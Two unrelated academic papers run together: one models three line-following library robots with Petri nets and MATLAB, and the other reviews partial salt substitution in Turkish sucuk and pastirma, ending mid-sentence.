Bu çalışmada, kitapların ait olduğu kitaplığa göre düzenlenmesine yardımcı olmak için kütüphane ortamında uygulanabilecek mobil bir robotu kontrol etmek için Petri net modeli geliştirilmiştir. Çalışma, Petri net matematiksel modellemeye dayalı Matlab kodlamasını kullanarak bir algoritma oluşturmayı içermektedir. Yaklaşım, robotun sonraki yönlerini bulmak için bir Petri ağ modeli oluşturmakla başlar. Bu yönler Petri ağ modeline gömülüdür ve bir dizi hedef alana ulaşma olasılığı en yüksektir. Petri ağının grafik temsili, sistemin matematiksel olarak modellenmesine yardımcı olur ve böylece giriş verilerine (yol verileri) bağlı olarak bir kod üretilmesine yardımcı oldu. Yol verileri, sıfır olmayan bir sayının yolun varlığını temsil ettiği belirli bir boyuta sahip (yolu temsil eden) bir matris içeren ayrı bir dosyada sisteme verilir. Petri net modeli ile doğru bir şekilde birleştirilmiş satır ve sütun bilgilerinden oluşan ve yol sensörü olarak adlandırılan yazılım, Matlab kodunu sensör olarak kullanır. Yol sensörü görevini yürüten kodlama sistemi, yolu [3x3] boyutlu matrislere böler, her biri sistem tarafından analiz edilir ve bir sonraki yönü çıktı olarak verir. Yazılım sonucu, sıfır olmayan satır ve sütun değerlerine göre sonraki yön koordinatlarını bulmak için kullanılır. Bu çalışma, aynı zamanda üç robotun kodlama sisteminin gerçekleştirildiğini de göstermektedir. Her robot, Matlab kodlama simülasyonunda çarpışmalardan kaçınmak için robotlara öncelikler belirleyerek yolları kesişmesine rağmen bir yolu takip etmek için kodlama tabanlı bir sensöre sahiptir. Robotlar, toplamda 8 farklı yolu izleyen 8 farklı görev gerçekleştirir. Robot uygulamasının, üç robotun kitapları bir başlangıç noktasından atanmış kitap rafına taşıma temel görevine sahip olduğu, 8 olası yola (her bir yol benzersiz bir kitap rafı türüne götürür) ulaşmak için izleyeceği kütüphanede olması önerilir.

Anahtar Kelimeler: Petri Net, Çizgi İzleyen Robot, Yol Sensörü

1. INTRODUCTION

A line following robot is a mobile robot that can detect and track a line even if the path is altered by changing its shape. Line tracking is a robotics activity, it is usually performed using a controller with the help of other physical components such as sensors and batteries [1]. In order to design the aimed robotic system, it is necessary to first choose an efficient and appropriate modelling method. In this work, Petri net modelling is chosen. Petri net model belongs to a particular class of Petri nets having some good properties to overcome the computational complexity of obtaining optimal paths. It can be used for task planning, plan execution and plan analysis. Modeling and control of robot tasks using a

Petri net approach has been considered in literature in the last years. A Petri net model of any robot task ensuring some qualitative properties is proposed and the quantitative properties are studied through simulations [2]. In [3], a supervisory control system is proposed for motion planning of humanoid robots. The proposed system is structured into two levels. The lower level controls and monitors the robots using modular state nets. The upper level generates an optimal sequence of motion for user's requirements using timed Petri nets. In [4], an easy programming methods of dual arm manipulation tasks for humanoid robots have been used. It is shown how the generated programs are mapped on and executed by a humanoid robot. A Programming by Demonstration system is used in task planning, task coordination, and task execution layers. The task coordination layer is based on Petri nets. In [5], the paper shows that the ability to recover from errors is necessary for robots to cope with unexpected situations. This work proposes an automatic error recovery procedure that allows the robot to handle both known and unknown error states using a Petri net representation of the task. For known error states, the robot can directly adjust the sequencing of actions using the Petri net representation to complete the task, while for unknown error states, the robot can learn how to perform error recovery from a human demonstrator by extending the existing Petri net. In [6], field mission presents a supervisory control system for humanoid robot motion planning. The proposed system is a supervisory structure formed by two hierarchical. A robot walking in a closed space forms the lower level. The robot decisions are modeled by a configuration using a Fuzzy Inference System. The high-level system is represented by a Petri net behaves as a supervisor that indicates the sequence of motions that the robot has to make.

This work was carried out within the scope of EEM413E and EEM414E Electrical and Electronics Engineering Design Project I-II courses. EEM413E and EEM414E are the courses of the department of Electrical Electronics Engineering [7].

In this work, Petri net modelling method helped to build a solid basis of algorithm where the mathematical representation of Petri net was used as inputs to the software system. The project succeeded in realizing three robots' coding system, performing 8 different tasks that is a total of following 8 different paths. Each robot possesses a coding based sensor "path sensor" (which will be mentioned in following 3.1.) able of following a path despite crossing other paths, this was done by setting priorities to robots for crash avoidance in Matlab coding simulation. At the end of the movements of robots, program calculates their duration times and their power consumption during their journeys. The robot application in this work is suggested to be at library where the three robots have the principle task of transporting books from a starting point to the assigned bookshelf, having 8 possible paths (each path leading to a unique bookshelf type) to follow in order to reach the aim.

2. METHODOLOGY

In this project, Petri net modeling method was used. It is found to be suitable for designing the line following mobile robot to scan and perform the movement of 8 possible directions. The project was carried out by applying Petri net mathematical modeling on Matlab.

2.1 Petri Nets

Petri nets are graphical and mathematical modeling tools that can be applied to many systems. Petri net models for manufacturing systems have been widely used for the logical control validation, simulation, and performance analysis [8].

2.2 Petri Net Modelling

The structure of Petri net is a directed and weighted graph consisting of two types of nodes called places and transitions. Places and transitions are joined by directed arcs where an arc is either from a place to a transition or vice versa. In graphical representation, places are represented as circles, transitions as bars. Arcs are labeled by their weights (positive integer), where an n-weighted arc can be denoted as n number of parallel arcs. No labels are used for arcs of weight one. In order to simulate the dynamic behavior of a Petri net, each place is marked with a nonnegative integer called “token”.

In a Petri net model places represent conditions, and transitions represent events. A transition (an event) has a certain number of input and output places representing the pre-conditions and the post conditions of the event respectively. A token in a place represents the condition associated with that place. As a matter of fact, when k tokens are to be put in a place, this indicates that k dynamics entries or resources are available. The occurrence of the event may result in the preconditions not to hold any more and may result in other conditions, post conditions, to hold true.

2.3 Mathematical Modelling of Petri Nets

Petri net mathematical modeling is the process of transferring the graphically created Petri net model to the mathematical field.

The line tracking mechanism of the mobile robot has been made applicable by Matlab by mathematical modeling of the Petri net. The data in the [3x3] matrix blocks, which will be mentioned in the following titles, were used by the mathematical modeling of the Petri net, and the movement of the mobile robot was provided to the coordinate where the path was determined.

The Petri net graphical representation is composed of the following components: A marked Petri net $Z = (P, T, N, O, m_0)$ where: P is a set of places, graphically represented by circles, where $|P|$ denotes the number of places; T is a set of transitions, graphically represented by bars, where $|T|$ denotes the number of transitions, with $P \cup T \neq \emptyset$ and $P \cap T = \emptyset$; N: $P \times T \rightarrow K$ is the input function that specifies the arcs directed from places to transitions; O: $P \times T \rightarrow K$ is the output function that specifies the arcs

directed from transitions to places; $M: P \rightarrow K$ is a marking whose i th component is the number of tokens, graphically represented by dots, in the i th place. m_0 is an initial marking where N denotes the set of nonnegative integer numbers such that K denotes natural numbers [8].

The incidence matrix (A) in petri-net representation shows the mathematical difference between the input matrix (N) and the output matrix (O) matrices: $A = N - O$.

In order to find the next markings M' after firing tokens through transitions the following formula is used: $M' = M + A \times U$. A is an incidence matrix, U is a firing vector, M' is the next marking vector and M is the actual marking vector.

In order for the Petri net model in Fig.1 to start working, the image with path information should be taken and converted into matrix form. The token in p_1 shows that this process is done and ready for use.




Figure 1. Petri Net Model for 8 Directions

2.4 Petri Net Model of Mobile Robot

A Petri net model was needed to mathematically represent the line following robot. Moreover, in order to simplify and give an overview of how the path sensor control model works, a Petri net graph representation is provided in Fig. 1.

There are 17 places and 23 transitions for each status and events. Each component of place and transition sets have a specific role in Petri net graph. Their significance is represented in Table 1. and Table 2.

PLACES	SIGNIFICANCE
p1	Robot is ready to take the [3x3] matrix.
p2	Robot took the column data.
p3	Robot took the row data.
p4	Robot is ready to go to 'a' or 'b' or 'c'
p5	Robot is ready to go to 'd' or 'e'.
p6	Robot is ready to go to 'f' or 'g' or 'h'.
p7	Robot is ready to go to 'a' or 'd' or 'f'.
p8	Robot is ready to go to 'b' or 'g'.
p9	Robot is ready to go to 'c' or 'e' or 'h'.
p10	Robot is on position 'a'
p11	Robot is on position 'b'
p12	Robot is on position 'c'
p13	Robot is on position 'd'
p14	Robot is on position 'e'
p15	Robot is on position 'f'
p16	Robot is on position 'g'
p17	Robot is on position 'h'

Table 1. Significance of places

TRANSITIONS	SIGNIFICANCE
t1	Matrix data is determined by robot system.
t2	Robot detects 'a path number' (ex: '1') in column '1'.
t3	Robot detects 'a path number' in column '2'.
t4	Robot detects 'a path number' in column '3'.
t5	Robot detects 'a path number' in row '1'.
t6	Robot detects 'a path number' in row '2'.
t7	Robot detects 'a path number' in row '3'.
t8	Robot detects 'a path number' in direction 'a'.
t9	Robot detects 'a path number' in direction 'b'.
t10	Robot detects 'a path number' in direction 'c'.
t11	Robot detects 'a path number' in direction 'd'.
t12	Robot detects 'a path number' in direction 'e'.
t13	Robot detects 'a path number' in direction 'f'.
t14	Robot detects 'a path number' in direction 'g'.
t15	Robot detects 'a path number' in direction 'h'.
t16	Robot resets position 'a' to zero.
t17	Robot resets position 'b' to zero.
t18	Robot resets position 'c' to zero.
t19	Robot resets position 'd' to zero.
t20	Robot resets position 'e' to zero.
t21	Robot resets position 'f' to zero.
t22	Robot resets position 'g' to zero.
t23	Robot resets position 'h' to zero.

Table 2. Significance of transitions

Markings	Physical Significance
$m_0 = [100000000000000000]$	Robot takes matrix data.
$m_1 = [011000000000000000]$	Robot analyzes matrix data (row and column data).
$m_2 = [000100100000000000]$	Robot system detects path number in column 1 and row 1
$m_3 = [000100010000000000]$	Robot system detects path number in column 2 and row 1
$m_4 = [000100001000000000]$	Robot system detects path number in column 3 and row 1
$m_5 = [000010100000000000]$	Robot system detects path number in column 1 and row 2
$m_6 = [000010001000000000]$	Robot system detects path number in column 3 and row 2
$m_7 = [000001110000000000]$	Robot system detects path number in column 1 and row 3
$m_8 = [000001010000000000]$	Robot system detects path number in column 2 and row 3
$m_9 = [000001001000000000]$	Robot system detects path number in column 3 and row 3
$m_{10} = [000000000100000000]$	Robot is on position "a", it resets the position data (a=0) and is ready take new data.
$m_{11} = [000000000010000000]$	Robot is on position "b", it resets the position data (b=0) and is ready take new data.
$m_{12} = [000000000001000000]$	Robot is on position "c", it resets the position data (c=0) and is ready take new data.
$m_{13} = [000000000000100000]$	Robot is on position "d", it resets the position data (d=0) and is ready take new data.
$m_{14} = [000000000000010000]$	Robot is on position "e", it resets the position data (e=0) and is ready take new data.
$m_{15} = [000000000000001000]$	Robot is on position "f", it resets the position data (f=0) and is ready take new data.
$m_{16} = [000000000000000100]$	Robot is on position "g", it resets the position data (g=0) and is ready take new data.
$m_{17} = [000000000000000010]$	Robot is on position "h", it resets the position data (h=0) and is ready take new data.

Table 3. The marking vectors

Some factors have been effective in choosing Petri net model method among many line following models. These factors are listed below:

Petri net has been proved to be an excellent tool for system modeling, especially when concurrency and conflict are involved [9] and this is the most based reason behind choosing this method. Petri nets can model a system hierarchically (systems can be represented in a top-down fashion at various levels of abstraction and detail). A well-developed Petri net analysis technique provides a systematic and complete qualitative analysis of the system. The existence of well-formulated schemes for Petri net synthesis facilitates system design and synthesis [9]. The analysis and synthesis of the system is performed in a short time.

For these reasons, Petri net model is suitable for applying it on our three-line following robots.

In this work, [3x3] matrices are produced from the starting point of the path to the end point, where the mobile robot is at (2,2) position and (2,2) position becomes zero with every movement. The reason for using [3x3] matrices is that there are 8 directions in which the mobile robot can move. The data of the path followed in each [3x3] matrix block cannot be more than one, and the position of the mobile robot in each block production (2,2) is equal to zero, so there is no more than one tracked path information in the [3x3] matrix block. Line tracing is done by continuously producing [3x3] matrices.




Figure 2. Creating a 3x3 matrix for non-intersecting paths

The image, which contains the paths to be followed, is imported by Matlab and transformed into a matrix and made ready for use. The coordinates of the starting point of each road are announced to Matlab in advance. The paths desired to be followed by the mobile robot can also be obtained by image processing methods as future work. Fig.2 is the sequential generation of [3x3] matrices and visualization of move along the path.

2.5 MATLAB Codes for the Presented Approach

In this work, a Matlab program is created to perform the tasks of line following robots as mentioned in previous sections. This program consists of 10 user-defined functions. These functions have inputs and outputs. The functions outputs could be an input for one or more functions.

SDS function (one of the user-defined functions) provides a GUI (Fig.3) (graphical user interface) which helps to select paths of robots and to start actions of robots with using buttons and panels on GUI. Also, this function includes a run button, a return button and a reset button. Run button starts (calls) the main program which is threerobot2 function when it's pressed, return button returns the robots back and reset button stops the program flow.




Figure 3. GUI of software

Threerobot2 function includes all functions except SDS function which provide a GUI and it can be described as a main program which calls the other functions. Initialize function calculates incidence matrix of Petri net (inc), row and column size of the given matrix and fills the surround of the matrix (given matrix) with zeros. This is named as caged in program. Initposition function sets the initial position of robot (row, column) which depends on the path number (There are 8 paths which have different IDs as 1, 2, 3, 4, 5, 6, 7, 8 in program) and creates a zero matrix which has the same size with caged for figuring process. Sensor function takes a sub-matrix which is [3x3] matrix from a specific location of matrix (starting from initial row, column coordinates which is created in initposition function). This sub-matrix is named as submat in program (which creates [3x3] matrix as mentioned before) and this function makes caged (2,2)=0 (2nd row of 2nd column of caged will be 0). This point (2,2) shows the current position of robot. Ucreator function generates U matrix as output that will

provide the function of the U vector. Petrinetmodel function uses sequence of U vectors and creates a final marking which is mfinal. Newrowcolumn function adjusts the row, column information by incrementing 1, decrementing 1 or no change according to the place of “1” in mfinal matrix.

Figurerobot function uses the path, row and column information and shows 3 different figures of Matlab. These figures change with a time interval which depends on the performance of the computer and they show movements of each robot according to their priorities. Possibleroads function shows given road as a figure which is imported by initialize function. This figure shows all possible paths and location and size of all objects like bookshelves, tables etc.

At the end of the movements of robots, program calculates their duration times and their power consumption during their journeys. For calculating of these results, PIONEER 3DX mobile robot is used by reference. Power consumption in seconds for PIONEER 3DX in project is taken as 0.008 Watt. PIONEER 3DX is taken as a reference because their versatility, reliability and durability have made them the preferred platform for advanced intelligent robotics. Pioneers are pre-assembled, customizable, upgradeable and rugged enough to last through years of laboratory and classroom use [10].

In Fig.6, actions of 3 mobile robots are shown on a screen simultaneously. At the end of the program, the scheme of the library with their paths (Fig.5) (named as given paths) is shown and execution results of each robots (duration time and power consumption) is written to a .txt file.

When the action of 3 mobile robots is finished, they can be returned to the start point using return button. If return button is pressed before finishing their full actions (end point), an error message will be outputted. The Fig.7 shows the actions of 3 mobile robots while they are returning.




Figure 4. Scheme of mentioned library

3. APPLICATION

In this work, a library system is considered with three mobile robots having the same modeling system (Petri net model). Mobile robots with the same working principle (based on similar software program) have to follow the path defined by the user. A library system was constructed with eight bookshelves and one library worker who is responsible for placing the returned books to these bookshelves. Students at working tables can put books on the mobile robot or take books from it while the mobile robot passes through tables. Students at library sit near to bookshelves related to their issues. The library employee first separates the returned books based on book type to be placed on to the right belonging bookshelves at the end of the day; then he or she goes to these shelves with as many books as he or she can carry, and after placing the books he or she carries, he or she returns to the return section and repeats the process until all the books are placed. 3 mobile robots have been designed to assist the library worker in carrying books, these are called as Robot 1, Robot 2 and Robot 3. A zone is reserved in front of the book return section for these 3 mobile robots. Mobile robots are designed to start from this zone and go to 8 different bookshelves which are mapped by 8 different paths. Each path is unique which means that each path has different length and different shape.




Figure 5. Given paths

In this work some assumptions are taken in consideration and those are stated below:

-The application environment of the robot is library:

The designed system is supposed to be applied in library environment in which three mobile robots with the same modeling method (Petri net model) are involved in library organization process. Mobile robots with the same working principle (based similar software program) must follow the path defined by the user (library worker).

Library area is supposed to be a suitable place for applying a line following robot system because having a vast area allows the surface to contain paths image. Moreover, this should help the worker to reorganize the library by driving books to the ordered place which corresponds to specific bookshelves. The procedure of transporting the books between bookshelves and also, the method of

taking books from a start point to a predefined end point is explained in detail in the “Application” section.




Figure 6. Going actions of mobile robots




Figure 7. Returning back of mobile robots

-Only two paths can intersect in the same point:

To reduce the complexity of robot application, only two paths are considered to intersect at the same point coordinates. In software control, the intersection point is recognized by a different path number that is the first and second path numbers gathered as explained in sensor section. If more than two paths will be intersecting at the same point, this may create a problem for controlling the robots on different paths. To avoid robots' crash at paths intersection points a priority is given to robots.

-There are no obstacles on paths:

The application environment of the project is chosen to be a library. It may be supposed that robots which follow paths in library face different possible obstacles such as: a person crossing the path, misplaced books on path, a chair, a table etc. However, those obstacles are not taken into consideration in this project for application reasons. The robot application is specified in library environment, and the robot duty at library is to rearrange the library order by taking different used books from a start place to another specified place. The period of library rearrangement would be at the time where the library is closed. Therefore, library would be clean and ordered in such a way that no obstacle would be present in robots' paths. In case of considering obstacle avoidance as an important part of the robot application, a simple solution is suggested that is placing an obstacle avoidance sensor which may increase the cost but fulfill the user desire, if needed.

In the visuals of Fig.6 and Fig.7, the visuals on the 1st row are the images of mobile robots taken for a while after they started to move for departure or return; the visuals in line 2 are the images of the paths they cover after completing their movements.

4. CONCLUSION

The keystone of the project is to model a line following robot using Petri net method. Petri net modelling method helped to build a solid basis of algorithm where the mathematical representation outcome of Petri net was used as input to the software system. The graphical representation of Petri net helped to model the system mathematically and thus helped to generate a code depending on the input data (path matrix). It also helped the robot making the next step decision using a code-based sensor named a "path sensor" in this work. This paper also shows the realization of three robots' coding system, performing 8 different tasks that is a total of following 8 different paths. Each robot possesses a coding-based sensor able of following a path despite crossing paths by setting priorities to robots. The robot application is suggested to be at library where the three robots have the principle task of transporting books from a starting point to the assigned bookshelf. Power consumption and the duration time for mobile robots to complete their paths is calculated by taking PIONEER 3DX as a reference. The designed Petri net based mobile robot is flexible and have a high modularity which gives the benefit of the ability of upgrading, repairing, and reusing the design. Comparing the behavior of the robot in Petri net-based coding application to common line following robots, it can be noticed that the project is cost effective, power consumption effective and reach the target effectively. The robot physical realization can be implemented using a wireless communication device and a microcontroller associated with any chosen mobile robot. Thus, the project is open for development and could be developed in future works.

5. REFERENCES

- [1] G. Rozenburg, W. Reisig, "Lectures on Petri Nets I: Basic Models", pp. 12–121, 1996.

- [2] M. Kloetzer, C. Mahulea, “A Petri Net Based Approach for Multirobot Path Planning,” *Discrete Event Dynamic Systems: Theory and Applications*, vol. 24, pp. 417-445, 2014.
- [3] K. Kobayashi, A. Nakatani, H. Takahashi, T. Ushio, “Motion Planning for Humanoid Robots using Timed Petri Net and Modular State Net,” in *Systems, Man and Cybernetics, 2002 IEEE International Conference on IEEE*, vol. 6, p. 6.
- [4] R. Zollner, T. Asfour, R. Dillmann, “Programming by Demonstration: Dual arm Manipulation Tasks for Humanoid Robots,” in *2004 IEEE/RSJ International Conference on Intelligent Robots and Systems (IROS)*, vol. 1, 2004.
- [5] G. Chang, D. Kulic, “Robot Task Error Recovery using Petri Nets Learned from Demonstration,” in *2013 16th International Conference on Advanced Robotics*, 2013.
- [6] F. Furlán, E. Rubio, H. Sossa, V. Ponce, “Humanoid Robot Hierarchical Navigation using Petri Nets and Fuzzy Logic,” in *2017 56th Annual Conference of the Society of Instrument and Control Engineers of Japan (SICE)*, pp. 1521-1526, Japan, 2017.
- [7] D. Baran, S. A. Bouchenafa, İ. K. Çağatay, Y. E. Yılmaz, Bachelor's Degree Project “Petri Net Based Line Following Robot”, Eskişehir Teknik Üniversitesi, Eskişehir, June 2020.
- [8] M. Zhou, F. DiCesare, *Petri Net Synthesis for Discrete Event Control of Manufacturing Systems*. Norwell MA: Kluwer Academic, 1993.
- [9] B. W. Choi, “Petri net Approaches for Modeling, Controlling, and Validating Flexible Manufacturing Systems”, *Retrospective Theses and Dissertations*, 1994.
- [10] “Adept Mobile Robot,” Date Accessed: 2020, <https://www.generationrobots.com/media/Pioneer3DX-P3DX RevA.pdf-1526>, Japan, 2017.

SALT (NaCl) REDUCTION IN SUCUK, HEAT-TREATED SUCUK AND PASTIRMA

Zeynep Feyza Yılmaz Oral¹, Güzin Kaban²

¹ *Atatürk University, Erzurum Vocational Collage, Department of Food Processing, Erzurum, TURKEY*

² *Atatürk University, Faculty of Agriculture, Department of Food Engineering, Erzurum, TURKEY*

zeynep.yilmaz@atauni.edu.tr

ORCID: 0000-0002-6295-0509

ABSTRACT

Salt (NaCl) is a very important ingredient for dry and semi-dry fermented sausages such as sucuk, heat-treated sucuk, salami, chorizo, Rohwurst and for meat products made from whole-processed pieces such as pastirma, dry cured lacon, loin, jerked beef, dry cured ham. Salt reduces water activity and increases microbiological stability. It also contributes to the typical flavor of these products. However, it is known that excessive sodium intake is linked to blood pressure and, consequently, to cardiovascular disease and various other diseases. Salt is added to sucuk batter in the levels of 2 to 2.5% and to heat-treated sucuk batter in 2% level. In contrast, 5% NaCl is usually used in pastirma production, and 8-10% in traditional pastirma production. Both sucuk and heat-treated sucuk and pastirma contain more salt than cooked meat products such as cooked ham and emulsified meat products(bologna type sausage, frankfurter, wiener and hot dog) due to dehydration occurring during the manufacturing process. Therefore, these products are the most important source of sodium. Strategies to reduce salt in processed meat products began in the 1980s. One of the most important strategies used to reduce the amount of sodium in fermented sausages and cured meat products processed in pieces is substituting other chloride salts, such as KCl, MgCl₂ and CaCl₂ for NaCl. However, KCl was used generally to reduce the amount in these products. In this regard, studies have been carried out on sucuk, heat-treated sucuk and pastirma in recent years. In these studies, KCl, MgCl₂, CaCl₂ and their mixtures were used as partial salt substitutes and their effects on the properties of the products have been investigated. In this study, the effects of various chloride salts and their mixtures on

the physicochemical and microbiological properties, sensory characteristics and volatile compound profiles of sucuk, heat-treated sucuk and pastırma were investigated.

Keywords: *Sucuk, Heat-treated sucuk, Pastırma, Reducing Salt, Chloride salts*

SUCUK, ISIL İŞLEM GÖRMÜŞ SUCUK VE PASTIRMADA TUZ (NaCl) AZALTILMASI

ÖZET

Tuz (NaCl), sucuk, ısıl işlem görmüş sucuk, salami, chorizo, Rohwurst gibi fermente sosisler ile pastırma, dry cured lacon, loin, jerked beef, dry cured ham gibi parça halinde işlenen et ürünlerinde çok önemli bir ingrediyenttir. Tuz su aktivitesini düşürür ve mikrobiyolojik stabiliteyi artırır. Ayrıca ürüne tipik bir lezzet kazandırır. Bununla birlikte fazla sodyum alımının yüksek tansiyon ve buna bağlı olarak kardiovasküler hastalıklar ve diğer bazı hastalıklarla ilişkili olduğu bilinmektedir. Tuz, sucuk hamuruna %2-2,5, ısıl işlem görmüş sucuk hamuruna ise %2 seviyelerinde ilave edilmektedir. Buna karşın pastırma üretiminde genellikle %5 ve geleneksel pastırma üretiminde ise %8-10 seviyelerinde tuz kullanılmaktadır. Hem sucuk ve ısıl işlem görmüş sucuk hem de pastırma üretim prosesinde gerçekleşen kurutmadan dolayı pişirilmiş ham ve emülsifiye et ürünlerine (salam, frankfurter, wiener ve hot dog) göre daha yüksek miktarlarda tuz içermektedir. Bundan dolayı bu ürünler sodyumun en önemli kaynağıdır. Et ürünlerinde tuz azaltılmasına yönelik stratejiler 1980’li yıllarda başlamıştır. Fermente sosisler ve parça halde işlenen kür edilmiş et ürünlerinde sodyum miktarını azaltmak için kullanılan en önemli stratejilerden biri NaCl'nin KCl, MgCl₂ ve CaCl₂ gibi diğer klorür tuzları ile yer değiştirmesidir. Bununla birlikte bu ürünlerin tuz miktarını azaltmak için genellikle KCl kullanılmıştır. Sucuk, ısıl işlem görmüş sucuk ve pastırma üzerinde ise son yıllarda bu kapsamda araştırmalar yürütülmüştür. Bu araştırmalarda tuz ikame maddesi olarak KCl, MgCl₂ ve CaCl₂'nin farklı karışımları kullanılmış ve bu karışımların ürün özellikleri üzerine etkileri incelenmiştir. Bu çalışmada farklı klorür tuzları ve karışımlarının sucuk, ısıl işlem görmüş sucuk ve pastırmanın fizikokimyasal ve mikrobiyolojik özellikleri, duyuşsal karakteristikleri ve uçucu bileşik profiline etkileri incelenmiştir.

Anahtar Kelimeler: *Sucuk, Isıl İşlem Görmüş Sucuk, Pastırma, Tuz Azaltılması, Klorür Tuzları*

1. INTRODUCTION

Fermented sausages create an important part of processed meat products and are divided into two main groups as dry and semi-dry fermented sausages considering their moisture content. Sucuk and heat treated sucuk are widely produced and consumed in Turkey. Sucuk is a Turkish dry fermented sausage, the heat-treated sucuk is a type of semi-dry fermented sausage (Kaya and Kaban, 2019; Armutçu *et al.*, 2020). The most important ingredient used in fermented sausages is sodium chloride (NaCl) and is added to sausage batter usually at a proportion of 2-3%. The salt added to the sausage batter decreases the initial a_w value of the sausage batter, and thus promotes the growth of lactic acid bacteria and Gram(+) catalase(+) cocci. In addition, the growth of undesirable microorganisms and pathogens are limited (Kaya and Kaban, 2019). NaCl is important for the sensory and technological quality of these products. (Campagnol *et al.*, 2011; Dos Santos *et al.*, 2017). Due to the dehydration during ripening in fermented sausages, the salt content in the final product can reach up to 6% (Campagnol *et al.*, 2012). Therefore, depending on the product type, these products are considered to be an important source of sodium (Campagnol *et al.*, 2011; Dos Santos *et al.*, 2017). Another group that attracts attention with its typical characteristics among meat products is dry-cured meat products made from whole pieces. The use of NaCl is especially important to achieve desirable sensory and technological properties of meat products such as pastirma, dry-cured lacon, Rohschinken, prosciutto di Parma, loin, dry-cured ham. Due to dehydration during production, these products show high salt contents. Therefore, these products is a very important source of sodium (Kaya and Kaban, 2019; Vidal *et al.*, 2020).

Although sodium is an important mineral in human nutrition, high sodium intake is known to be linked to cardiovascular diseases and some other diseases (Campagnol *et al.*, 2012; Bayraktar, 2017). Thus, according to World Health Organization (2012), the recommended daily sodium consumption for adults is 2 g (5 g of salt per day). Reducing the sodium in processed meat products is of great importance to obtain healthier products (Campagnol *et al.*, 2012). There are several approaches for reducing the sodium amount in fermented meat products. The most common of these is the partial substitution of the salt by other chloride salts. Among the chloride salts, KCl is the most commonly used compound. However, high levels of this compound can result in bitterness and metallic taste. On the other hand, it has been reported that the use of CaCl_2 increases lipid oxidation (Armenteros *et al.*, 2012; Dos Santos *et al.*, 2014; Dos Santos *et al.*, 2017). Many studies have been conducted on meat products such as bacon, loin, beef jerky. Generally, treatment with 50% KCl (50% NaCl-50% KCl) has been reported to give good results in terms of sensory properties (Armenteros *et al.*, 2009; Yalınkılıç 2014; Vidal *et al.*, 2019). In this study, the effects of partial replacement of NaCl with other salts such as KCl, MgCl_2 , and CaCl_2 on the physicochemical, microbiological and sensory properties of sucuk, heat treated sucuk and pastirma were reviewed.

- **Sucuk**

Sucuk, a Turkish dry fermented sausage, is widely consumed in Turkey. Beef and beef fat are generally used in the production of sucuk. Prepared sucuk batter is filled into artificial cases or air dried cattle intestines. The most important ingredient in this product is salt and it is added to the batter at a proportion of 2-2.5%. Nitrate and / or nitrite are used as curing agents depending on the curing conditions (especially initial fermentation temperature). In addition, sucrose or glucose is added to the batter. Red pepper, cumin and garlic are generally used as spices (Gökalp *et al.*, 1994; Soyer *et al.*, 2005; Kaban, 2013). The initial fermentation temperature and ripening time range between 12 and 26 ° C and 6 and 20 days, respectively (Soyer *et al.*, 2005; Kaban, 2013; Kaya and Kaban, 2019). According to the Turkish Food Codex Communiqué on Meat and Meat Products, the moisture protein ratio must be below 2.5 and the pH value must be 5.4 or less (Anonymous, 2019). According to Turkish Standards, the maximum ratio of salt in sucuk is defined as 5% (TS 1070, 2002).

Sodium chloride is an important ingredient for the safety of fermented sausages. This ingredient reduces water activity and provides microbial stability. Furthermore, NaCl plays an important role in sensory quality (salty flavor). For this reason, interest in approaches to reduce the sodium content of fermented sausages without compromising quality and safety have increased (Campagnol *et al.*, 2012).

One of the most important approaches used to reduce the amount of sodium in fermented sausages is substituting NaCl by other chloride salts, such as KCl, MgCl₂ and CaCl₂ (Gimeno *et al.*, 1998; Gimeno *et al.*, 1999). It has been reported in many studies that partial replacement of NaCl by KCl is one of the best alternatives used to reduce sodium content in fermented sausages (Şimşek, 2016; Dos Santos *et al.*, 2017; Yılmaz Oral *et al.*, 2021). Another ingredient is CaCl₂. Some studies have revealed that this chloride salt can be used with other chloride salts in fermented sausages (Gimeno *et al.*, 1998; Gimeno *et al.*, 1999; Şimşek, 2016). Gimeno *et al.* (1998) reported that a mixture of 1% NaCl, 0.55% KCl, 0.23% MgCl₂ and 0.46% CaCl₂ causes a decrease of Micrococceae in dry-fermented sausages. The authors also observed that sausages have a significantly lower salty taste. However, no effects on the number of lactic acid bacteria were found.

Şimşek (2016) studied the influence of five different chloride salt mixtures (100% NaCl-control; 50% NaCl and 50% KCl; 50% NaCl, 30% KCl and 20% MgCl₂; 50% NaCl, 30% KCl and 20% CaCl₂; 50% NaCl, 30% KCl, 10% MgCl₂ and 10% CaCl₂) on microbiological, physico-chemical and sensory properties and on volatile compounds of sucuk. It was reported that there are no differences between treatment in terms of sensory properties. In addition, the use of different chloride salts had an effect on 15 of the 60 volatile compounds (Table 1). However, the most important result is that the sucuk samples produced using only NaCl give a higher hexanal value

than the other groups. In this study, the use of salt mixture of 50% NaCl, 30% KCl and 20% CaCl₂ was also reported to decrease pH value of sucuk.

- **Heat-Treated Sucuk**

Heat-treated sucuk is a semi dry-fermented sausage. The formulation is similar to sucuk. It is manufactured from beef or poultry with the addition of red and black pepper, cumin, pimento and garlic (Kaban and Bayrak, 2015). This type of sausage is produced in a short time; therefore, nitrite is used as curing agent. The bacterial breakdown of nitrate to nitrite need longer time. Only nitrite is effective for color formation and color stability, for microbial inhibition and antioxidant activity (Kaya and Kaban, 2019; Sallan *et al.*, 2020). After fermentation and heat-treatment, sausage is dried for about 2-3 days (Bayraktar, 2017; Armutçu *et al.*, 2020). Salt is added in the level of 2%, which promotes the growth of lactic acid bacteria and inhibits several undesirable microorganisms (Kaya and Kaban, 2019).

In a study conducted on heat-treated sucuk, the effects of using five different salt mixtures (100% NaCl, 50% NaCl+50% KCl, 50% NaCl+30% KCl+20% MgCl₂, 50% NaCl+30% KCl+20% CaCl₂ or 50% NaCl+30% KCl+10% MgCl₂ +10% CaCl₂) on the physicochemical (pH, aw and TBARS) microbiological (lactic acid bacteria, *Micrococcus/Staphylococcus* and Enterobacteriaceae) and textural properties of heat-treated sucuk were investigated. This study reported that the factor of different salt mixture has a very significant effect on lactic acid bacteria and pH value. No differences in groups were observed in terms of sensory properties and L*, a* and b* values (Table 1). In addition, the authors also found differences between the heat-treated sucuk groups in terms of hardness, resilience, cohesiveness, gumminess and chewiness parameters during processing (Yılmaz Oral *et al.*, 2021). As can be seen from Figure 1, the control group showed the lowest hardness value. However, the mixture of 50% NaCl+30% KCl and 20% MgCl₂ salt caused a higher hardness value in the final product (Figure 1). This salt mixture had a greater impact on the chewiness value of the final product (Figure 2). These results indicate that the 20% MgCl₂ level in the salt mixture has a significant effect on textural properties. On the other hand, another study examined the effects of five different NaCl/KCl combinations on the microbiological and physicochemical properties of heat-treated sucuk. The author reported that NaCl/KCl combination has an important or very important effect on a_w, pH, TBARS values, 